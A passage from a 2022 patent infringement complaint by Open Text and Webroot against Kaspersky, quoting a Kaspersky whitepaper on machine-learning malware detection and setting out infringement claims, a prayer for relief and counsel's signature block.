
This training information is utilized during the training phase, when we search for the best model that will produce the correct label Y for previously unseen objects given the feature set X.

In the case of malware detection, X could be some features of file content or behavior, for instance, file statistics and a list of used API functions. Labels Y could be malware or benign, or even a more precise classification, such as a virus, Trojan-Downloader or adware.


In the training phase, we need to select a family of models, for example, neural networks or decision trees. Usually, each model in a family is determined by its parameters. Training means that we search for the model from the selected family with a particular set of parameters that gives the most accurate answers for the trained model over the set of reference objects according to a particular metric. In other words, we 'learn' the optimal parameters that define valid mapping from X to Y.

After we have trained a model and verified its quality, we are ready for the next phase – applying the model to new objects. In this phase, the type of the model and its parameters do not change. The model only produces predictions.


In the case of malware detection, this is the protection phase. Vendors often deliver a trained model to users where the product makes decisions based on model predictions autonomously. Mistakes can cause devastating consequences for a user – for example, removing an OS driver. It is crucial for the vendor to select a model family properly. The vendor must use an efficient training procedure to find the model with a high detection rate and a low false positive rate.



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)

252. The Accused Products perform a method that includes *wherein the collection of data comprises at least a portion of the plurality of static data points, and wherein one or more features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range*. As explained above, the Accused Products generate feature vectors using the extracted static data points. In addition, the Accused Products employ, among other models, a "two-stage" static analysis that first applies a "learned similarity hash mapping" only to the "lightweight" features of a scanned file (features extracted and analyzed "without substantial load on the system"). If that analysis yields a "simple region case" confirming the "pure malware" or "pure benign" status of the file being analyzed, the "heavy" features are turned off as part of the feature vector being evaluated. If the values of the lightweight features do not yield a "simple region case," "heavy" features are turned on as part of the feature vector.


The two-stage analysis design addresses the problem of reducing computational load on a user system and preventing false positives.

Some file features important for detection require larger computational resources for their calculation. Those features are called "heavy". To avoid their calculation for all scanned files, we introduced a preliminary stage called a **pre-detect**. A pre-detect occurs when a file is analyzed with 'lightweight' features and is extracted without substantial load on the system. In many cases, a pre-detect provides us with enough information to know if a file is benign and ends the file scan. Sometimes it even detects a file as malware. If the first stage was not sufficient, the file goes to the second stage of analysis, when 'heavy' features are extracted for precise detection.

In our products, the two-stage analysis works in the following way. In the pre-detect stage, learned similarity hash mapping is calculated for the lightweight features of the scanned file. Then, it's checked to see if there are any other files with the same hash mapping, and whether they are malware or benign. A group of files with a similar hash mapping value is called a **hash bucket**. Depending on the hash bucket that the scanned file falls into, the following outcomes may occur:

- In a **simple region** case, the file falls into a bucket that contains only one kind of object: malware or benign. If a file falls into a 'pure malware bucket' we detect it as malware. If it falls to a 'pure benign bucket' we don't scan it any deeper. In both cases, we do not extract any new 'heavy' features.

8




Our two-stage design also reduces the risk of false positives:


- In the first (pre-detect) stage, we do not enable detection with region specific classifiers in regions with a high risk of false positives. Because of this, the distribution of objects passed to the second stage is biased towards the "malware" class. This reduces the false positive rate, too.
- In the second stage, classifiers in each hard region are trained on malware from only one bucket—but on all clean objects available in all the buckets of the training set. This makes a regional classifier detect the malware of a particular hard region bucket more precisely. It also prevents any unexpected false positives, when the model works in products with real-world data.

(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)

253. The Accused Products perform a method that includes *evaluating the feature vector using support vector processing to determine whether the executable file is harmful.* For example, Kaspersky Endpoint Security for Business uses machine learning based predictive models to evaluate and process the feature vectors it generates, as described above, to determine whether the executable file is malicious. Such processing constitutes either linear or nonlinear support vector processing.



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)

254. Each claim in the ’844 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’844 Patent.

255. Defendant became aware of the ’844 Patent at least when this Complaint was filed.

Plaintiffs also have marked their products with the ’844 Patent, including on their web site, since at least July 2020.

256. Defendant directly infringes at least claim 1 of the ’844 Patent, literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, the Accused Products also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

257. Defendant’s partners, customers, and end users of the Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’844 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

258. Defendant has actively induced and is actively inducing infringement of at least claim 1 of the ’844 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that its acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendant encourages and induces customers to use Kaspersky’s security software in a manner that infringes claim 1 of the ’844 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

259. Defendant encourages, instructs, directs, and/or requires third parties—including their certified partners and/or customers—to perform the claimed method using the software,

services, and systems in infringing ways, as described above.

260. Defendant further encourages and induces its customers to infringe claim 1 of the ’844 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their Kaspersky security software, and services in the United States. (*See* https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

261. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Defendant also provides customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id*.)

262. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant’s and/or its partner’s continued technical support and their specialized knowledge and guidance with respect to operation of the Accused Products, each

customer must continue to use the Accused Products in a way that infringes the ’844 Patent.

263. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that performs the claimed method of, and infringes, the ’844 Patent.

264. Defendant also contributes to the infringement of its partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the claimed methods, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the ’844 Patent.

265. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the method of at least claim 1 of the ’844 Patent.

266. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant’s infringement of the ’844 Patent. Defendant is therefore liable to Plaintiffs

under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant's infringement, but no less than a reasonable royalty.

267. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the '844 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

268. Defendant's infringement of the '844 Patent, is knowing and willful. Defendant acquired actual knowledge of the '844 Patent at least when Plaintiffs filed this lawsuit and acquired constructive knowledge of the '844 Patent at least when Plaintiffs marked their products with the '844 Patent and/or provided notice of the '844 Patent on their website.

269. On information and belief, despite Defendant's knowledge of the Asserted Patents and Plaintiffs' patented technology, Defendant made the deliberate decision to sell products and services that they knew infringe these patents. Defendant's continued infringement of the '844 Patent with knowledge of the '844 Patent constitutes willful infringement.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs respectfully request the following relief:

a) That this Court adjudge and decree that Defendant has been, and is currently, infringing each of the Asserted Patents;

b) That this Court award damages to Plaintiffs to compensate them for Defendant's past infringement of the Asserted Patents, through the date of trial in this action;

c) That this Court award pre- and post-judgment interest on such damages to Plaintiffs;

d) That this Court order an accounting of damages incurred by Plaintiffs from six years prior to the date this lawsuit was filed through the entry of a final, non-appealable judgment;

e) That this Court determine that this patent infringement case is exceptional and award Plaintiffs their costs and attorneys' fees incurred in this action;

f) That this Court award increased damages under 35 U.S.C. § 284;

g) That this Court preliminarily and permanently enjoin Defendant from infringing any of the Asserted Patents;

h) That this Court order Defendant to:

(i) recall and collect from all persons and entities that have purchased any and all products found to infringe any of the Asserted Patents that were made, offered for sale, sold, or otherwise distributed in the United States by Defendant or anyone acting on their behalf;

(ii) destroy or deliver all such infringing products to Plaintiffs;

(iii) revoke all licenses to all such infringing products;

(iv) disable all web pages offering or advertising all such infringing products;

(v) destroy all other marketing materials relating to all such infringing products;

(vi) disable all applications providing access to all such infringing software; and

(vii) destroy all infringing software that exists on hosted systems,

i) That this Court, if it declines to enjoin Defendant from infringing any of the Asserted Patents, award damages for future infringement in lieu of an injunction; and

j) That this Court award such other relief as the Court deems just and proper.

DEMAND FOR JURY TRIAL

Plaintiffs respectfully requests a trial by jury on all issues triable thereby.

DATED: March 4, 2022

By:*/s/ Jeffrey D. Mills*
Jeffrey D. Mills
Texas Bar No. 24034203
KING & SPALDING LLP
500 West Second St.
Suite 1800
Austin, Texas 78701
Telephone: (512) 457-2027
Facsimile: (512) 457-2100
jmills@kslaw.com

Christopher C. Campbell (D.C. Bar No. 444262)
Patrick M. Lafferty *(pro hac vice to be filed)*
KING & SPALDING LLP
1700 Pennsylvania Avenue, NW
Suite 200
Washington, DC 20006
Telephone: (202) 626-5578
Facsimile: (202) 626-3737
ccampbell@kslaw.com
plafferty@kslaw.com

Steve Sprinkle
Texas Bar No. 00794962
SPRINKLE IP LAW GROUP, P.C.
1301 W. 25th Street, Suite 408
Austin, Texas 78705
TEL: 512-637-9220
ssprinkle@sprinklelaw.com

Britton F. Davis *(pro hac vice to be filed)*
Brian Eutermoser (*pro hac vice to be filed)*
KING & SPALDING LLP
1401 Lawrence Street
Suite 1900.
Denver, CO 80202
Telephone: (720) 535-2300
Facsimile: (720) 535-2400
bfdavis@kslaw.com
beutermoser@kslaw.com

Attorneys for Plaintiffs Open Text, Inc. and Webroot, Inc.